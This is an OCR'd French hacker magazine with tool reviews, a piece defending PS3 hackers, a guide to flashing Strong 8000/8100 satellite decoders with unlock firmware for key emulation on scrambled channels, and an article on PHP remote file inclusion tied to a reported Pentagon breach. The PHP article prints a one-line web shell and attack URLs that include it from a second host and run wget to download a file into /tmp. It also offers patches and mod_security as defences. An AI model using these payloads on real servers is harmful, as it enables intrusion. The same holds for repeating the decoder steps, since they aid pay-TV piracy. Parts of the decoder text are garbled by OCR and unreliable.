L'interface est un peu hard, et les options à paramétrer ne sont pas des plus simples, elles non plus. Mais s'il en faut plus pour vous rebuter, Ripcoder est un programme très puissant qui utilise des algorithmes de chiffrage très complexes, come 1st, Blowfish, TripleDES et DES+. Ce dernier étant pratiquement inattaquable si le fichier à coder est très volumineux (et si son mot de passe est un tantinet complexe). Son utilisation est gratuite, mais en faisant un don, vous recevrez la documentation complète ainsi qu'un dll personnalisé, sans lequel les fichiers ne peuvent être ouverts, pas même avec le mot de passe.


http://kach.nm.ru/

KRYPTEL LIGHT

Du même fabricant que pour Iron Key, Kryptel Light est la version limitée et gratuite d'un programme commercial plus traditionnel. Le fichier est codé avec l'algorithme DES, et peut aussi être immédiatement supprimé de façon sécurisée. Kryptel Light s'intègre dans le système d'exploitation, en permettant de coder des fichiers à l'aide du seul bouton droit de la souris, ou bien en glissant ces derniers sur l'icône du programme. Il peut également s'intégrer à d'autres programmes lancés par la même boîte, comme Iron Key, pour renforcer encore la sécurité.

www.kryptel.com/products/krlite/

SONY contre HACKERS



Sony interdit de toucher à la PlayStation 3. Elle semble oublier que tout acheteur est en droit de disposer de son bien comme il l'entend...

Sony n'a jamais été très tendre à l'égard des hackers. Et l'a déjà prouvé à maintes reprises, du rootkit caché dans les CD audio "pour protéger les utilisateurs" jusqu'à la bataille pour empêcher le développement de softwares indépendants sur la PlayStation Portable.


On a ainsi l'impression que dès que quelque chose se vend bien, il faut immédiatement couper les ailes à ceux qui veulent l'utiliser à d'autres fins que celles reconnues "officiellement". Car c'est au tour, cette fois, de la PlayStation 3 (qui soit dit en passant ne se vendrait pas aussi bien que ça, face à la Wii de Nintendo qui fait un véritable carton, même si dans l'absolu ses ventes restent élevées).

:: Répondre aux menaces

La PlayStation 3 est protégée comme il se doit. Mais les hackers travaillent d'arrache pied pour supprimer ces protections et l'on voit déjà apparaître les premiers résultats. C'est ainsi que Sony a commencé à brandir l'épée de Damoclès.

Quant aux hackers, tout ce qu'ils ont réussi à faire, c'est cracker les versions 1.10 et 1.11 du micrologiciel de la PlayStation 3 et forcer le boot de jeux copiés.

Techniquement parlant, c'est un résultat tout à fait exceptionnel, avec des volontaires qui battent sur leur propre terrain des professionnels payés de fortunes... Mais pas de quoi fouet ter un chat, point de vue "piratage"



▲ *Une excellente console. Alors pourquoi faire la guerre aux hackers et payer des avocats au lieu de payer des ingénieurs et créer un produit hors du commun ?*

DU COTE DE CHEZ SONY


Le mieux que nous puissions faire en tant que société, c'est renforcer notre sécurité et intenter à tout va des actions en justice contre toute personne qui serait prise en train de pénétrer le système en toute illégalité.
— Dave Karraker, porte-parole de Sony

HORS DU RESEAU

Une fois, nous avons entendu dire que ceux qui piratаient des consoles n'étaient autres que des petits malins qui voulaient juste jouer sans débourser un centime. Une mise au point s'impose. D'abord, en allant fouiner dans le hardware et le software, la garantie expire immédiatement et si la console tombe en panne, c'est direct la poubelle ! Deuxièmement, une mauvaise manip sur le micrologiciel risque de rendre la machine définitivement inutilisable ; enfin, Microsoft (Xbox) et Sony ont déjà mis en place par le passé le blocage des accès des consoles modifiées à leurs réseaux de jeu online respectifs. Bref, ceux qui font des expériences sur leur console risquent tout simplement d'y laisser leur portefeuille.


Lancer un jeu n'est pas la même chose que jouer à un jeu, loin de là. Jusqu'à présent, les hackers ne sont parvenus ni à jouer avec des jeux copiés, ni à faire tourner des softwares indépendants non autorisés par Sony. En d'autres termes, ils n'ont commis aucun acte de piratage. Leur travail ne peut être utilisé pour vendre des jeux copiés (qui ne fonctionneraient pas), ni même pour vendre les jeux de Sony sans autorisation de cette dernière.

Bref, Sony n'a subi aucun préjudice suite à ces opérations. Alors pourquoi toute cette colère et ces menaces ? La volonté de répression est bel et bien là. Chez Sony (mais la question pourrait s'étendre à de nombreux autres groupes), on ne s'intéresse pas plus que ça au piratage. C'est juste que là, dehors, un groupe de personnes ne se contente pas de jouer comme le recommande maman Sony, mais veut aller plus loin.



▲ *Une fenêtre de la PlayStation 3 crackée par Placasoft*

Au-delà des frontières, pour inventer de nouvelles façons d'utiliser une console vidéo. Console, est-il nécessaire de le souligner, qui a été payée. Ceux qui ont acheté leur console devraient être libres de la démonter pour y faire ce qu'ils souhaitent, à partir du moment où ils le font pour leur usage personnel. On peut parfaitement comprendre que la garantie expire dès lors qu'on ouvre le capot ; mais que l'on devienne hors-la-loi parce qu'on souhaite étudier le fonctionnement de la procédure de boot, alors non ! De plus, la liberté de faire des copies de sauvegarde de ses jeux, pour un usage personnel, est garantie par toutes les lois de toutes les nations civilisées. Mais Sony ne comprend pas cela et ne veut pas le comprendre, en commettant erreur sur erreur. Des erreurs qu'elle finira bien par payer un jour ou l'autre en s'apercevant qu'il vaut peut-être mieux vendre ce que les gens veulent, plutôt que d'imposer ce qu'elle veut elle.



◀ *La garantie expire-t-elle aussi quand on cuisine des saucisses dans une PS3 !?!*

LA GUERRE DU MICROLOGICIEL

Les hackers ont cracké le firmware PlayStation 3 version 1.10, mais à la mi-juin, Sony a sorti la version 1.81 !
Alors pourquoi tout ce brouhaha? Parce que les progrès initiaux sont les plus difficiles. Il y a fort à parier que d'ici la fin de l'année, les hackers auront récupéré leur retard...

Reed Wright
r33dwright@gmail.com

LA FAILLE DANS XMB


A l'heure où nous écrivons, les détails du hack effectué sur la PlayStation 3 n'ont toujours pas été dévoilés. Vous pouvez toutefois aller sur http://tinyurl.com/2c5yjb pour y voir une vidéo de la PS3 hackée, tandis que hacked2123 lance un jeu à partir d'un disque de sauvegarde. Pour exploiter la faille, il faut un graveur Blu-ray et avoir connaissance d'un problème sur le software d'installation OtherOS. Le système ne vérifie pas le SELF (formateur de disque) où il est exécuté, et en utilisant un SELF provenant d'un SDK, récemment sorti en secret des laboratoires Sony, on parvient à exécuter le boot de la PS3 dans un mode spécial, qui authentifie le disque même s'il s'agit d'un backup.

QUAND LES GOLDBOX, se déchaînent...

Pourquoi n'utiliser que 10 à 15 % du potentiel de votre vieux décodeur ?

Voici comment modifier, installer et configurer des micrologiciels de décodeur STRONG 8000/8100 de façon à exploiter au mieux leur potentiel.

Vous vous demandez sûrement ce qu'est un "micrologiciel" ?
C'est l'ensemble des fonctions logiques qui résident dans un semi-conducteur soit en tant que topographie, à savoir l'ensemble des fonctions directement implémentées en logique pure sur le die (circuit intégré), soit en tant que software à proprement dit, généralement situé à l'intérieur d'une mémoire ROM ou EEPROM.



En d'autres termes, il s'agit de l'ensemble des instructions qui font interagir hardware et software.

Ces vieux décodeurs "GoldBox" étaient vendus avec un CAM SECA intégré, capable de décoder uniquement des émissions utilisant ce système. Ils ne fournissaient qu'une mémoire restreinte valable pour 999 canaux et permettaient de gérer une seule antenne parabolique. Aujourd'hui, avec les modifications à notre disposition, nous sommes parvenus à faire supporter à la même machine (sans aucune modification hardware) plus de 4 000 canaux mémorisables, l'émulation des KEY (plus communément appelée mod "EMU") et l'utilisation de tous les plus grands systèmes de codage (plus communément connus sous l'appellation mod "ALL-CAM") ainsi que la gestion d'un ou plusieurs équipements motorisés.

Matériel nécessaire pour effectuer ces opérations de modification :

– Décodeur Strong 8000/8100
– Câble série pin to pin 9 pôles mâle/femelle
– Câble parallèle pin to pin 25 pô mâle/mâle
– MediaBox Loader Software (freewa
– Ordinateur avec système d'exp tation Windows (Hélas pour Lin aucun porting n'a été effectué p les programmes que nous utili rons)
– Micrologiciel de débloca (da3ned3 pour le strong 8000 / lfix pour le modèle 8100)
– EdStrong (si vous souhaitez éga ment modifier la liste des canaux)


Une question vous vient alors t de suite à l'esprit : comment voir si mon décodeur est un Stro 8000/8100 ?
On peut dire en gros qu'une bon partie des vieux décodeurs "GoldB sont compatibles. Mais malheureu ment, ils ne le sont pas tous ! Voic meilleure procédure pour en avoi cœur net :

1) Branchez les câbles parallèle et s du récepteur au port de votre PC ;
2) Démarrez votre PC ;

3) Dans le panneau de configuration de Windows “Imprimantes et Télécopieurs”, installez (si absente) une imprimante “générique/texte unique-

ment” et paramétrez-la par défaut.

4) Lancez le programme MediaBox Loader en sélectionnant dans le menu déroulant le port série auquel vous avez




branché le câble (COM1/COM2)


5) Appuyez simultanément sur les touches “Pers” et la flèche de droite “-->” sur le panneau amovible du décodeur

et maintenez-les pressées tandis que vous allumez l'appareil depuis l'interrupteur à droite (bouton ON/OFF)

6) Si cette opération a été effectuée avec succès, l'écran du décodeur affichera “CHA” : mode pour la reprogrammation du micrologiciel.
Dès lors, si vous avez effectué correctement tous les points précédents, la fenêtre du Loader affichera alors une réponse de ce genre :



Si la réponse d'input ne correspond pas à celles de la figure, alors désolé de vous l'apprendre mais votre vieux décodeur ne fait pas l'affaire. S'il est en revanche compatible, alors accrochez-vous, car ça va décoiffer ! (P.S. : dans le cas ci-dessus, le modèle de boot du récepteur Strong 8000 est un modèle disposant de deux mémoires flash reconnues ; si une troisième mémoire était en revanche présente, elle serait signalée par un affichage de ce type : [Flash ADR=a1300000 M29W800B]). La présence de deux ou plusieurs mémoires flash est bien sûr déterminante dans le choix d'un modèle approprié de micrologiciel.



Pour la première reprogrammation du récepteur, vous devez “flasher” (installer) un micrologiciel de déblocage de façon à permettre des modifications et reprogrammations successives.
Si votre décodeur est un modèle Strong 8000, vous devez télécharger le micrologiciel “da3ned3”, et le “fullfix” dans le second cas.


Pour effectuer cette première opération, vous devez exécuter les points précédemment décrits jusqu'à ce que vous obteniez une réponse de boot du décodeur dans le MediaBox Loader et jusqu'à ce que votre récepteur soit en mode “CHA” (point 6). Cliquez ensuite sur File ---> bin_file_to_load ---> sélectionnez le micrologiciel de déblocage adapté à votre modèle ----> Ouvrez et, si les points précédents ont été effectués correctement, appuyez sur “START”.

N'éteignez surtout pas votre PC ni votre décodeur tant que l'opération n'est pas achevée, sous peine d'endommager irrémédiablement votre récepteur (interrompre le branchement entre les 2 est également fortement »


déconseillé. Patientez quelques minutes et lorsque le MediaBox Loader affichera un message semblable à celui-ci :
clef arrêt
fin de transfert parallèle
!!!!! COUPEZ PUIS REMETTEZ !!!!! L'ALIMENTATION DU DECODEUR

vous pourrez éteindre le décodeur (par l'intermédiaire du switch présent sur le panneau amovible), débrancher les câbles et le relier à la parabole pour voir si l'opération a été menée à bien. Si c'est le cas, votre décodeur sera enfin "débloqué" et prêt, à travers la même opération, à "télécharger" des micrologiciels prodigieux tels que SatTrackert ou le R3volution du TeamItalianStrong (ces micrologiciels permettent de mémoriser de nombreux canaux, d'apporter un support pour codage NDS et tous les autres, d'émuler des clés, etc., etc.).

Essayons désormais de modifier une liste de canaux. Cette opération vous permettra en effet de modifier directement de votre PC (sans



utiliser la télécommande) la liste et la numération des canaux de votre décodeur.
Pour cela, ouvrez EdStrong :
Cliquez sur "File" et ouvrez une liste de canaux compatible avec la version de votre décodeur (vous obtiendrez les infos qui vous permettront de trouver la liste des canaux dans l'ENCADRE ci-contre).



Une fois la liste de canaux initialisée, vous trouverez une liste de ce genre (l'exemple pris ici, présente une liste pour Strong 8000 du "SuperSayan" du TeamItalianStrong ;P)
Par l'intermédiaire des menus, vous pouvez dès lors modifier, supprimer, ajouter, déplacer des canaux où bon vous semble...
Une fois la liste de canaux correctement modifiée, enregistrez-la sous le nom que vous souhaitez en cliquant sur "File" (Fichier)---> "Save as" (Enregistrer sous) et téléchargez-la dans le décodeur selon la même procédure ayant servi à installer les micrologiciels (si vous utilisez un Strong 8000, nous vous conseillons lorsque vous modifiez la liste de canaux d'installer à nouveau le micrologiciel "da3ned3", d'installer éventuellement le nouveau micrologiciel [es. SaTrackert, R3volution...] et de procéder à l'installation de la liste de canaux.)

:: Sat-Hacking


Ce petit guide n'analyse qu'une infime partie du potentiel dont on peut affubler un décodeur de ce genre.

Bien sûr pour des raisons d'espace, nous avons dû aller à l'essentiel. A vous de suivre sur Internet, les tchats, newsgroup et forums l'évolution de cet art phénoménal mélangé à l'électronique : le Sat-Hacking.
Au début, vous aurez sans doute quelques craintes et rencontrerez quelques diff tés pour utiliser ces procédures. Mais de panique, avec un peu d'expérie (vous aurez sûrement envie de faire d ques essais, pas vrai ?), vous finirez les effectuer machinalement. Pour voici la photo d'un décodeur miracu (ou mieux, un ordinateur normal) ;) : v

devez ste sa qu'il t ne s Linux. spose donc d'un micrologiciel opens ce et qu'il constitue à lui seul le par des sathackers... Voici quelques-unes ses caractéristiques hardware :


- 250 MHz PowerPC Processor (350 ps)
- Linux opensource (most parts under the terms of GPL)
- Supports Linux Standard API (Direc FB, Linux-FB, LIRC)
- 1 x DVB Common-Interface Slot
- 2 x Smartcard-Reader
- Integrated Compact Flash Interface Slot
- MPEG2 Hardware decoding (fully D compliant)
- 10/100 MBit compatible Ethernet Int face
- modem
- USB Port
- 32 MByte Flash
- 96 MByte RAM
- Support for internal HDD in any capa city
- channel-change time < 1 second

Salut à tous et bon hacking !



Biométrie domestique

BananaScreen arrive ! Le premier programme gratuit de reconnaissance biométrique pour la famille




Une nouveauté de taille bientôt chez vous : la biométrie pour contrôler votre ordinateur !
Simple d'utilisation : tout ce dont vous avez besoin, c'est de votre webcam et de votre sourire le plus éclatant. La toute nouvelle société suisse Banana Security est en effet sur le point de mettre gratuitement online un petit programme à l'avenir prometteur.
Son nom ? BananaScreen. C'est un outil de reconnaissance faciale, en version bêta, qui active et désactive votre PC grâce à une webcam. La biométrie devient presque à la portée de tous !

:: Uniquement pour la maison

En moins d'une minute, le programme s'installe en s'appuyant et en s'interfaçant avec votre système d'exploitation Windows (une version Mac OSX est en cours de développement), prêt à l'emploi. Il est certes amusant et spirituel, mais est-il efficace ? Oui ! Dans le cadre familial, il est plus que suffisant. On ne l'utilisera certes pas pour la sécurité d'une entreprise, dans la mesure où la biométrie faciale dépendant d'une simple webcam est trop influencée par le cadre environnant. En effet, d'éventuelles variations de luminosité ambiante, la présence d'objets juste derrière le visage de l'opérateur et bien d'autres facteurs, peuvent compromettre la reconnaissance. Mieux vaut donc destiner ce produit à un usage domestique, car chez soi, il est beaucoup plus facile de laisser l'ordinateur dans un endroit facilement contrôlable... comme devant un mur blanc, totalement nu, avec un arrière plan sans interférence.

:: Une grande trouvaille

Bref, avec BananaScreen, cette toute nouvelle entreprise a réalisé une belle performance ! Et cet outil devrait en plus permettre aux parents de contrôler leur ordinateur de façon... différente.
Il vous suffira juste de détruire toutes les photos qui pourraient servir de masque aux petits pirates, car le programme se laisse duper... En effet, il bloque la session en cours uniquement si la webcam ne reconnaît pas son propriétaire.
L'avenir de BananaScreen ? Les membres de l'équipe déclarent que : "deux nouveaux produits seront proposés, BananaSwitch et Banana Server.



Assurez-vous que votre arrière-plan ne présente pas d'interférence !

Le premier, en tant que version améliorée de BananaScreen : il permettra d'identifier différents utilisateurs et d'ouvrir leur session personnelle. Quant au second, il sera directement proposé aux entreprises".

Damien Bancal

TESTEZ-LE !

Vous pouvez télécharger et tester la version bêta de BananaScreen à la page du Toolpack Download de notre site.

CODE SECRET :
C41RR3
WWW.HACKERMAG.COM

LE PENTAGONE bat de l'aile !

Le meilleur système de défense au monde mis en péril suite à une inclusion PHP...

Stupeur et inquiétude la semaine dernière, lorsque l'un des serveurs les plus importants du pentagone a été violé. Ce serveur tournant sous Linux, hébergeait également le serveur de messagerie central, outre le fait de mettre en ligne des archives uniquement consultables par les employés une fois logués.
De toute évidence, le routeur Cisco qui filtrait ports et services n'a pas suffit. Un pirate informatique a donc pu copier en toute quiétude 20 % de l'un des 4 disques de 2 Téraoctets. Il se serait introduit en utilisant la simple technique du PHP-INCLUDE.
Une machine à la sécurité, disons-le, plus qu'exécrable, puisqu'elle utilise encore aujourd'hui apache 1.3.33 sans aucun module pour la protection et le filtrage d'input/output requis par le biais de l'interpréteur php.

- Qu'est-ce que l'INCLUSION PHP ?
L'INCLUSION PHP, entendue comme bug, est une absence dans la programmation web du langage PHP. Comme le révèle le terme lui-même, le bug est contenu dans la fonction "include" de php et permet l'inclusion à distance de fichiers.
Il est donc facile de comprendre que si l'on peut inclure un fichier à distance, on pourrait alors exécuter un code arbitraire à l'intérieur de la machine, et obtenir ainsi des output par rapport aux input fournis. Cette technique ne dialogue pas avec le "démon" (apache, mysql, etc.), mais dialogue directement avec le langage. Toute tentative de filtrage est donc déjouée.
- Trouver la vulnérabilité et écrire un patch pour combler la faille. Comme nous l'avons dit, la vulnérabilité de certains sites web en php, peut provenir de la déclaration incorrecte d'une variable à l'intérieur d'un include. Supposons que nous ayons ensuite un index où un include est utilisé à l'intérieur, à la page appelée "page.inc.php".

```
<?
include ("$page.inc.php");
?>
```

CITATIONS

Références aux outils cités :

PHP - Hypertext Processor
www.php.net

ModSecurity - Open Source Web Application Firewall
www.modsecurity.org

Linux Kernel
www.kernel.org

GNU wget
www.gnu.org/software/wget/

Comme on peut le voir, cette inclusion peut être rappelée à distance à des fins plus ou moins malveillantes.
Certaines astuces peuvent toutefois être appliquées pour empêcher toute éventuelle exploitation de cette vulnérabilité en agissant sur les configurations de l'interpréteur PHP ou même sur le serveur web. Nous vous conseillons toutefois d'utiliser un patch directement dans le code.

Pour revenir à l'exemple précédent, un patch peut être rapidement écrit pour l'inclusion, en utilisant par exemple :

```
include " /".$page;
```

L'inclusion est ainsi sécurisée, mais peut toutefois permettre des attaques de type "répertoires transversaux". Il serait donc nécessaire d'écrire deux règles.

A priori, on peut éviter ce problème en utilisant certaines astuces dans les paramètres de l'interpréteur et dans la configuration du serveur web.
Concernant l'interpréteur, il faudrait activer safe_mode, une fonction gérée par le fichier php.ini. Ainsi, le script php ne peut ni lire ni inclure de fichiers qui n'appartiennent pas aux utilisateurs qui exécutent le script php.
Le serveur web pourrait en revanche adopter un outil qui contrôle les demandes, en les bloquant ou en les laissant filtrer en fonction des règles fixées.
Parlons maintenant de mod_security, un projet open source qui s'interface comme module au serveur web Apache. Un projet en constante évolution. Voici ses principales fonctions : logging du trafic HTTP, surveillance en temps réel et détection des attaques, prévention d'Attaques et Patching. Bref, un bon projet, offrant un excellent service, et qui plus est, flexible !

- Comment peut-on exploiter une INCLUSION PHP ?

Exploiter une vulnérabilité ? Rien de plus simple bien sûr ! Il suffit de réaliser une page en php à utiliser comme outil d'inclusion qui vous permette d'exécuter des commandes à distance.

```
<?
system ($cmd);
?>
```

Ce code génère l'ouverture d'un shell (background) à l'intérieur d'une machine, et en l'incluant par le biais d'une fonction include () bugguée, permet d'exécuter un code arbitraire et d'obtenir l'output de réponse, en l'utilisant ensuite de la façon suivante, pour que le code inclus exécute les commandes requises dans le serveur vulnérable :

```
http://${website1}/index.
php?page=http//${website2}/
cmd.php?&cmd=${commande}
```

Où index.php représente la page contenant l'inclusion vulnérable, ${website2} est le domaine de support pour la page php qui permet l'exécution de la commande (cmd.php), ${website1} est le domaine contenant la page avec une inclusion vulnérable et ${commande} est la commande d'input que vous fournissez au serveur.
Comme nous le disions, l'insertion des commandes peut être réalisée en insérant les paramètres après cmd= ed. Bien sûr, les privilèges d'exécution sont ceux du serveur web.

Par conséquent, si vous souhaitez par exemple entrer dans le répertoire /tmp et créer un nouveau dossier appelé "X" pour télécharger à l'intérieur du dossier un fichier à exécuter, vous taperez :

```
http://${website1}/
index.php?page=http//
${website2}/cmd.php?&cmd=cd /
tmp;mkdir X;cd X;wget
http://${website3}/file
```

Une fois cette opération achevée, il suffira de quelques secondes pour voir les output de wget que le fichier a téléchargés à l'intérieur du dossier.

- En pratique : exemple d'attaque subie par le pentagone

- Conclusions

Comme nous l'avons déjà dit auparavant, remédier à un problème si répandu et peu traité, peut être simple : il suffit d'appliquer quelques outils spécialisés dans la sécurité. ■

Attention !!!
Des exigences de mise en page nous ont contraints à casser cette ligne de code.

